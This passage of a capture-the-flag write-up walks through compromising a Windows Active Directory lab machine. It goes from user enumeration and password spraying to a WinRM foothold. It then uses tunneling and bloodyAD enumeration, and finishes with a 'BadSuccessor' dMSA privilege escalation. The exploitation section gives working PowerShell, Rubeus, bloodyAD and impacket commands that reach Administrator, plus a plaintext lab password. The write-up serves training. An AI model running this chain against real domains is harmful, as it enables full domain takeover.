
Instead I first used nxc to enumerate the users on the target:

I then password sprayed the found password against the enumerated users.
Foothold
5985/TCP - WINRM
Using the following credentials I logged in:
adam.scottiloveyou1

user.txt
Enumeration

I transferred over winpeas and let it enumerate the target.
I found some named pipes:

However these could not be exploited:

This didn’t show anything interesting though. One thing I did find though was the abundance of internally exposed AD ports:

One way to expose these would be through Port Forwarding.
Tunneling
I then enumerated the target using bloodhound but this didn’t show anything useful either.
Instead I had to port forward first using ligolo in order to expose the internal ports.


I then set up the port forward:

bloodyAD
Once I had the port forward set up I tried some commands using bloodyAD:

I used this cheatsheet to enumerate the target using various bloodyAD commands. One command showed me some interesting output:

This showed us that we have WRITE permissions, however we still couldn’t do much with it at this point. From my nxc enumeration I remembered the system version of the target.

While this version seems up to date, there have apparently been found flaws already that could help us in this case.
Privilege Escalation
BadSuccessor - Abusing dMSA
Looking around on google I found the following blog post that matched my current situation:


A bit further down we see how it matches the current situation.
Exploitation
I then got to the exploitation part and used the following command to create a new computer:
New-MachineAccount -MachineAccount ATTACKER -Password (ConvertTo-SecureString 'P@ssword123' -AsPlainText -Force) -DistinguishedName "CN=ATTACKER,OU=Staff,DC=eighteen,DC=htb"
As the blog mentions:
Next up we’ll use the following command:
New-ADServiceAccount -Name "vulnDMSA" -DNSHostName "vulndmsa.eighteen.htb" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "CN=ATTACKER,OU=Staff,DC=eighteen,DC=htb" -Path "OU=Staff,DC=eighteen,DC=htb"Then the following:
# Identity you control$identity = "eighteen\adam.scott"
# DN of the target DMSA object$objectDN = "CN=vulnDMSA,OU=Staff,DC=eighteen,DC=htb"
# Get current ACL on the DMSA$acl = Get-Acl "AD:$objectDN"
# Convert identity into an NTAccount object$identityRef = New-Object System.Security.Principal.NTAccount($identity)
# Create a GenericAll ACE (full control on this ONE object)$ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule `(    $identityRef,    [System.DirectoryServices.ActiveDirectoryRights]::GenericAll,    [System.Security.AccessControl.AccessControlType]::Allow)
# Add ACE to object ACL$acl.AddAccessRule($ace)
# Write back ACLSet-Acl -Path "AD:$objectDN" -AclObject $acl
Once that is done the next commands:
# Bind to the DMSA object$dMSA = [ADSI]"LDAP://CN=vulnDMSA,OU=Staff,DC=eighteen,DC=htb"
# Mark migration as finished (required before modifying precededBy)$dMSA.Put("msDS-DelegatedMSAState", 2)
# Set the precededBy link to the target object (Administrator in this example)$dMSA.Put("msDS-ManagedAccountPrecededByLink", "CN=Administrator,CN=Users,DC=eighteen,DC=htb")
# Commit the changes$dMSA.SetInfo().\Rubeus.exe asktgt /user:ATTACKER$ /password:'P@ssword123' /enctype:aes256 /nowrapHowever this ultimately did not work for some reason:

more bloodyAD
Instead I opted to use bloodyAD instead of doing it via powershell. In order to do this though I had to reference the following github issue since it wouldn’t work:

I looked up where my bloodyAD package was installed and modified the code:



Once this was fixed it worked without an issue:
bloodyAD --dc-ip 240.0.0.1 -d eighteen.htb -u adam.scott -p iloveyou1 add badSuccessor hacker3
Now I was able to get the service ticket:
impacket-getST -dc-ip 240.0.0.1 -spn 'ldap/dc01.eighteen.htb' eighteen.htb/hacker3$ -k -no-pass
Once this was done it was free game:
impacket-psexec -k -no-pass 'eighteen.htb/hacker3$@dc01.eighteen.htb'

root.txt